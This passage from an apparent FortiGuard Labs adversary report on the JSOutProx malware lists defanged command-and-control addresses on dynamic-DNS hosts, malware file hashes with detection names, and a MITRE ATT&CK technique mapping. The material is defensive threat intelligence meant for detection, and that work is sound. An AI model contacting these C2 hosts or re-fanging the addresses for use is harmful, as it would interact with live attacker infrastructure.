

Figure 12. Domains resolving to 151.106.60[.]163

Example #3

No other historical campaigns nor historical data could be found for either the domain or IP address used in this attack. It could be surmised that the attacker may switch back and forth between hosts and DDNS aliases to thwart analysis.

Associated File:

SHA256 [03a80ceb3959f26b193175fc005bf418c4dc47b1e8d725e63a17a1418774b4b9]

Domain/Port	IP	Other Domains Discovered Sharing Same IP address	File Type
posssdhm.ddns[.]net:9060	151.106.14[.]155	N/A	jSOutProx

Indicators of Compromise

f1027d6f01718030a66872a82134418984c2de82e1aff32cb7cc106bf8d3375a

C2:hxxp://myabiggeojs.myftp[.]biz:9895/

Detected as: JS/Agent.VAC!tr

03a80ceb3959f26b193175fc005bf418c4dc47b1e8d725e63a17a1418774b4b9

C2: hxxp://posssdhm.ddns[.]net:9060/

Detected as: JS/Agent.VAC!tr.dldr

c10ea9b5aade9e98b7c87a6926fed6356d903440a17590c519aec7a54e1e5165

C2: hxxp://afghphae.gotdns[.]ch:9060/

Detected as: JS/Agent.VAC!tr

8609210993F4EBC6AA5332B0E5EBE67720B8721E27FCEE79FC82A1C40B587A44

C2: hxxp://panarmjsdrew.gotdns[.]ch

Detected as: JS/Agent.VAC!tr

MITRE ATT&CK

Initial Access

- T1566.001: Spearphishing attachment

Execution

- T1059.001: Powershell
- T1059.003: Windows command Shell
- T1059.005: Visual Basic
- T1059.007: JavaScript

Persistence

- T1547.001: Registry Run Keys / Startup Folder
- T1564.003: Hidden Window

Defense Evasion

- T1202: Indirect Command Execution
- T1027: Obfuscated Files or Information

Discovery

- T1082: System Information Discovery

Collection

- T1113: Screen Capture

Command and Control

- T1571: Non-Standard Port

Impact

- T1529: System Shutdown/Reboot

Additional JSOutProx files

83f2a34784c9c9abc2009b829e8345afb081817675bd0eb2799d2205d5ef69f9
bbd835c18f2a5eb7a9c9eb967c9aab0c2eee67b03745a07c5cfa11ce272a559a
3ad0b6e98e4415d7d4b319367aaee0930fbb8ef4f3dc8c29e93df3b906654b30
6bf0d9a7ca91f27a708c793832b0c7b6e3bc4c3b511e8b30e3d1ca2e3e2b90a7
7dd2d20bd40f45ecd74fef1c9238cdf3c9f446414fc82456d73f3148252adbd5
e94521788a9b229dc9f583cc6ab2514b2cbe4acbee7a282d6167c1ce45416de3
577a6b1294ec1386fd5d9058ad35296bfd74cd51ab8c1bd8f0b625bbb356f8d0
92c02aa8d666c7b65f1cbb6c801f89bd47088129e899b352737258af28db0dba
f7221949476533af9afe7b190db47697174cabc9af18c278022396e83e7b75cb
0398d1b44bc8be3b56a1bb78c580e6eeee96464992b48599fceebd4d39321a57
8da0526fe5cff2c56be399b9bef560fec6160d8ce0dd7c8517054198c73e6788
96168c26e4c0ec1d84cdb2b912dadabdf2bb73ec14d758cc8a29fb39321b8bd6

891211a8dffa0a4b0147b9c1572916108cb8aa1d6055aa1164f16cc42a3e2c0c
64b402cbe3a2ae21ce2bfcf70acf927db714f5ae4eb3ba0ffb73455b731e6a50
e9d605f9627072eee555b07e3c7797c4d61ded20c7292432565c098f183be9d2
dec809c248f4610bae9d577c23279ffa5e95bdb8612fe941aac60fc1e699343b
a1ca1638f3d760789231fc1b567824485b40f4101d6ee9ad4208308d166b87bd
efd97b1038e063779fb32a3ab35adc481679a5c6c8e3f4f69c44987ff08b6ea4
fdc61d1ae7f5e53fb4710910bae574a992419e27329693d69236ec1704ac66a4
169c13fd68f9d1b86d77a0e2865050a8eed8bdb9420c3c65ff4cd29574db3217
8609210993f4ebc6aa5332b0e5ebe67720b8721e27fcee79fc82a1c40b587a44
cd16052de2b6f37853935bad389f6018f9106aec873da0e7a2a92da8eb953fd8
698ced4170469c3084afbb0e21778477360d2ac10fb93b33ee3011870c7ca089

Other Associated Files and Campaigns Related to Threat Actor (Netwire, Tesla, etc.) 185.19.85[.]156

34b2b2c0187ebc29239578d78f062d8ebd9aab4bede9c9b6dee323653d2b058c
886fe15d546c595be2e130d98d33ee777d550af69f1def97fedbfae49e3a637e
2ad94746fa52471bd0008285f2d03aab5afa2a8a75ee986ad4ec650aad43730c

84ae04513a1e01e60dbc814cbd483ec397c9dba78cc5ba79a8e234ecc04b0ac3
a68fe77207210679a5129b17b797d06fc4d75d6ecac0711e67abcaf18ed42275
a22c763f9e222a8e039d39262f6ff30cce934c1181b0c1be9376b4f5f912e96a
2cb5514d1720a32caa239e91ab6a7a3009a78fb1ce30246186ab6ec6e014041e
75e0d9f86c4ebea64bc842bb5f87164372c4b2996680fde42d5113ebbbbae3ff
459d04d2a7cb3399486dbe8095dac1f1e8132d514e4be631c3151f61e0d13506
b9bb827450cf3233c89ef3cc8ee38824faec9afb1fe1f5c2ab0f1738e0e844d1
a72617c88b295c70ffcd652a569f5dd3b972a13a445936fed92f8d8eb018958a
9aa914e87dda1c3d1c182ed9c08229d10853a5e29b0795accf2a96abdc5fde88
df3acaf4dcc70a20c485b492958a9d598f43acb9563e0875d8759de62b268789
2936937ebeead6d1c9b62739331fd975248e2998fcf13c94ee817bbfe501a64b
ec83164a482f5f6c6f98fcc47e489bc4443554253a32ddbd2344b70b09002d1c
531bdc59bdddaf57aa80e2bd2664ee2e6df138a2374519d14d100cab8d21b5c5
4132f329b4cd47f4e4463963c40345f7a7bb04c5cb64887f3d78579028cb1474
750a4be535f1870464548cda125665422d5a52d83953c44942dfe90c5a146ad9

34c6c1a7a765441e5d01ffd8b839bb932fbee37b2d1a55d4cd7e77d61eebad6b
43192b0a36d887844309b79dafa88bb2493539093d17bf7296e4bda2fe72dc49

Learn more about FortiGuard Labs threat research and the FortiGuard Security Subscriptions and Services portfolio. Sign up for the weekly Threat Brief from FortiGuard Labs.

Learn more about Fortinet's free cybersecurity training initiative or about the Fortinet Network Security Expert program, Network Security Academy program, and FortiVet program.

[i] Work-At-Home After Covid-19—Our Forecast

https://globalworkplaceanalytics.com/work-at-home-after-covid-19-our-forecast

[ii] FinTech AML Compliance Training

https://baselgovernance.org/fintech-aml-compliance-training

This Adversary Playbook from FortiGuard Labs on the threat malware family known as "JsOutProx" was created for our customers, as well as part of our role in the Cyber Threat Alliance. For more information regarding this series of adversary playbooks being created by CTA members, please visit the Cyber Threat Alliance Playbook Whitepaper. Also view the FortiGuard Playbook Viewer detailing this campaign as mapped to MITRE's Adversarial Tactics, Techniques, & Common Knowledge (ATT&CK) model.
